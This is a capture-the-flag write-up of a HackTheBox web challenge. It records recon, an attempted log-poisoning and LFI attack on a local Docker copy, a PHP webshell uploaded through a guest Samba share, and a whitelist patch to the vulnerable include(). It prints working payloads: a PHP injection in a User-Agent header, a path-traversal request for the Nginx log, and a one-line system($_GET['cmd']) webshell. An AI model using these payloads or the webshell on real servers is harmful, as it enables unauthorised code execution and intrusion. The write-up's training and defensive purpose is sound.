




SECURE SERVER HACKTHEBOX CATEGORY: WEB


By: Vishal Suman, Youssef Elmorsi and Jean-Charles Hekamanu



OBJECTIVE

- ▶ The objective of this challenge is to understand which vulnerabilities existed that allowed us to break into the secure server.
 - ▶ Documenting which tools were utilized to help exploit the existing vulnerabilities.
 - ▶ The agenda was to gather information (recon), vulnerability identification, exploitation and finally privilege escalation
- 

TOOLS AND TECHNIQUES USED




NMAP FOR THE
NETWORK AND
SERVICE
ENUMERATION.



NETCAT (NC) FOR
MANUAL SERVICE
INTERACTION, AND
BANNER GRABBING.



DOCKER FOR
SETTING UP THE
LOCAL SECURE
SERVER
ENVIRONMENT.



CURL FOR HTTP
REQUESTS AND LFI
EXPLOITATION.



SAMBA (SMB) FOR
ACCESSING AND
MODIFYING THE
WEB SERVER FILES
VIA CIFS MOUNT.



PHP PATCHING FOR
SECURE CODING
VALIDATION.

VULNERABILITY IDENTIFICATION

-> Connect to HTB either via openVPN or PWN.

-> Start instance and fetch the IP address and port number along with the necessary download files.

-> We connect to the IP address and make sure that it is pingable.

-> We ran nmap and netcat on the server IP for banner grabbing, checking HTTP headers and manual fuzzing for common vulnerabilities.

-> We discovered an openssl vulnerability: CVE 2024-6387:

-> 139, 445 (Samba-related ports) – suggesting potential SMB exposure

CVE RECORD 2024-6387

CVE Record Found

View the CVE Record below. If you are searching for this CVE ID in other CVE Records, view the **Other Results** section below.

CVE-2024-6387

CNA: Red Hat, Inc.

A security regression (CVE-2006-5051) was discovered in OpenSSH's server (sshd). There is a race condition which can lead sshd to handle some signals in an unsafe manner. An unauthenticated, remote attacker may be able to trigger it by failing to authenticate within a set time period.

[Show less](#)

STEP-BY-STEP PROGRESS BREAKDOWN

Service Enumeration (External Target - HTB Host):

Target IP: 94.237.54.4 (new after restart).

Nmap Results:

- Open TCP ports:
 - 22 (SSH) – OpenSSH 9.2p1 (Debian)
 - 111 (RPC) – RPCbind service (v2-4)
- Filtered ports:

139, 445 (Samba-related ports) – suggesting potential SMB exposure.
- UDP Port (RPC):

111/udp (rpcbind) open.

Services identified but SSH login brute-force failed (password authentication disabled).

LOCAL EXPLOITATION (DOCKER INSTANCE)

- >Secure Server Docker environment built successfully using the provided Dockerfile and build script.
- >Services running inside Docker:
 - >Nginx (web server)
 - >PHP-FPM (PHP processing)
 - >Samba (SMB for file sharing)

LOG POISONING & LFI EXPLOITATION:

Injected PHP payload via the User-Agent header using curl:

```
curl -A "<?php system('id'); ?>" http://127.0.0.1/
```

Successfully retrieved the Nginx access logs using Local File Inclusion (LFI):

```
curl "http://127.0.0.1/our-projects.php?project=../../../../var/log/nginx/access.log"
```

Log entries confirmed injection, but PHP payload was not executed (logged as plain text).

Conclusion:

- LFI vulnerability confirmed but log poisoning failed to trigger PHP code execution.

WEBSHELL DEPLOYMENT VIA SAMBA

Mounted Samba share locally:

```
sudo mount -t cifs //172.17.0.2/app /mnt/ -o  
username=guest,port=445
```

Uploaded shell.php for command execution:

```
<?php system($_GET['cmd']); ?>
```

Command execution tested successfully through
webshell:

```
curl "http://127.0.0.1/shell.php?cmd=id"
```

PHP CODE PATCHING (LFI MITIGATION)

Identified the vulnerability in our-projects.php, where the project parameter was directly used in the include() function:

```
include "../projects/" . $project;
```

Applied whitelisting validation:

```
if (in_array($project, $allProjects)) {
```

```
include "../projects/" . $project;
```

```
} else {
```

```
echo "Invalid project selection.";
```

Validated locally that only allowed project files (orion, ares, ceres) could be included.

CHECKER VALIDATION ON HTB

Attempted to connect to the HTB checker service on port 1337:

```
nmap -Pn -p 1337 94.237.54.4
```

Result: Port 1337 remains closed.

Multiple restarts of the HTB instance were performed, but checker service did not initialize.

CURRENT STATUS

LFI vulnerability identified and successfully patched.

Webshell deployed and verified for remote command execution.

Unable to validate the fix via HTB's checker (port 1337 closed)—real flag capture pending.

CONCLUSION

The core exploitation workflow — including service enumeration, LFI vulnerability identification, webshell deployment, and PHP code patching — was successfully completed.

The HTB checker validation is currently pending due to service unavailability on port 1337. However, the vulnerability was effectively mitigated through input whitelisting, allowing only approved project files.

This challenge demonstrated the real-world risks associated with improper file inclusion handling and exposed how a simple misconfiguration could lead to remote code execution. Key skills gained include advanced enumeration techniques, exploiting Local File Inclusion vulnerabilities, bypassing log protections, and applying secure coding principles in PHP.

In a production environment, additional security measures such as stricter input validation, secure Samba configurations, and service hardening would be critical to prevent such attacks.

Next, upon checker activation, validation and flag capture will be completed. If service unavailability persists, escalation to HTB support is planned.